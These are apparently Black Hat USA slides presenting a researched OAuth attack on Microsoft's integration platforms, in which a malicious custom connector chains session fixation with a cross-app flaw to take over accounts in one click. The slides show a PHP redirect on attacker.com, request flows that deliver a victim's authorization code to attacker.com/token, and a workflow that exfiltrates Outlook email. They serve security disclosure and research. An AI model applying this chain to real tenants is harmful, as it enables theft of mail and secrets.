Victim's PC





# How to launch the attack?



## Attacking first-parties (MS-owned Services)

Implicitly Trusted => No Consent Ever

## Combining 2 attacks, making 1-click to our *unpublished* malicious app

OAuth Session Fixation + COAT Vulnerability = 1-click Account Takeovers

**Attacker** starts w/  
benign app

Victim starts w/  
**malicious app**

**Attacker** starts w/  
**malicious app**

# Attack Preparations

OAuth 2.0

Identity Provider

Generic Oauth 2

Client ID \*

123456

Client secret \*

.....


Authorization URL \*

https://attacker.com/authorize


Token URL \*

https://attacker.com/token

Redirect URL

https://global.consent.azure-apim.net/redirect... 


Custom connectors




Icon


Name


Actions




Test Attacker









[ Initiate Account Linking ]

POST

https://api.powerapps.com/shared\_test-5fe4103bc0fad2111d-5fd90941b0420eacf9/connections/2eadad06-944a-4c33-81c7-35f4-008027c7

[ /pre\_authorize ]

GET

https://consent.azure-apim.net/login?data=**eyJMb2dpbkIkljoiYXNpYS0wMDFfdGVzdC01ZmU0MTAzYmMwZmFkMjExMWQtNWZkOTA5NDF...BYXZNYXFZM3lrZTI0SzQ0YmZGQTU2R3VBQIVaYkxrOHM9In0**

URL-dispatched Account linking session


38

#BHUSA @BlackHatEvents

# Distribute Attack URL



/pre\_authorize URL



attacker.com/authorize

```
<?php
header("Location: https://login.microsoftonline.com
/common/oauth2/authorize?client_id=7ab7862c-4c57-49
1e-8a45-d52a7e023983&response_type=code&redirect_ur
i=https%3a%2f%2fglobal.consent.azure-apim.net%2fred
irect%2foffice365&resource=https%3a%2f%2fgraph.micr
osoft.com&prompt=none&state=\".$_GET['state']");
?>
```

**Crafted Redirect  
in COAT**



**Pick an account**



LUO, Kaixuan  
1155186290@link.cuhk.edu.hk  
Signed in



Use another account



Redirects to

GET

https://attacker.com/authorize  
?client\_id=123456

&redirect\_uri=https://global.consent.azure-apim.net/redirect  
&state=20df1848-3847-47dc-b98a-01befca5675d




Redirects to

GET

https://login.microsoftonline.com/common/oauth2/authorize  
?client\_id=7ab7862c-4c57-491e-8a45-d52a7e023983


&redirect\_uri=https://consent.azure-apim.net/redirect/office365  
& prompt=none  
&state=20df1848-3847-47dc-b98a-01befca5675d



**Account Selection  
Page Bypass**



# Leak Authorization Code





**Return Authorization Code to**  
GET https://consent.azure-apim.net/redirect/office365  
?code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg  
&state=20df1848-3847-47dc-b98a-01befca5675d  
w/ cookie state20df1848-3847-47dc-b98a-01befca5675d=  
{"Appld": "test-5fe4103bc0fad211d-5fd90941b0420eacf9"...}



**Token Exchange**  
POST https://attacker.com/token  
code=0.AVQAZ0SPUnKTWkq... 5uEj04ZBukYUg

**User Session Integrity Check**  
**Mismatch detected, but too late!**



Name	Modified ↓	Status
 victim@email.com Office 365 Outlook	... 1 min ago	Connected



Unauthorized Access


Attacker's Platform Account

Victim's App Account

#BHUSA @BlackHatEvents

# Configure Workflow to Exfiltrate Emails



Name		Modified ↓	Status
	victim@email.com Office 365 Outlook	... 1 min ago	Connected

## Unauthorized Access


**Attacker's  
Platform  
Account**



**Victim's  
App  
Account**

#BHUSA @BlackHatEvents

# Last Demo: What's worse than Secrets Leaked?






**With just 1 click on an unassuming link**

- Steal Office 365 Outlook Emails
- Leak Azure Key Vault Secrets (1 more click to steal another app's access)
- And more ... (50+ Apps/Services in Microsoft 365 and Azure)



## Microsoft 365



## Microsoft Azure



# Related Work

- **Traditional IdP Mix-up Attack (Theoretical Attacks with no real-world impact, Defense NOT applicable to integration platforms)**
  - <https://danielfett.de/2020/05/04/mix-up-revisited/>
  - **[CCS '16]** Daniel Fett, Ralf Küsters, and Guido Schmitz.  
A Comprehensive Formal Security Analysis of OAuth 2.0
  - **[RFC 9207]** Meyer zu Selhausen, K. and D. Fett.  
OAuth 2.0 Authorization Server Issuer Identification
- **Related isolated instances of attacks (Weaker attacks, Parallel Independent Work)**
  - <https://fatnassifiras.medium.com/cross-tenant-information-disclosure-unraveling-microsoft-connections-custom-connectors-and-oauth-6487321d28b3>
  - <https://hackerone.com/reports/1727221>



# Paradigm Shift due to "OAuth-Roles Reversal"

## Cross-app Attacks

### ★ OAuth for "Account Linking" in Integration Platforms

OAuth Client

Authorization Server (AS)



Practical Attacks


Untrusted Apps

## IdP Mix-up Attack

### Traditional OAuth for Single Sign-on (SSO)

OAuth Client  
a.k.a. Relying Party (RP)

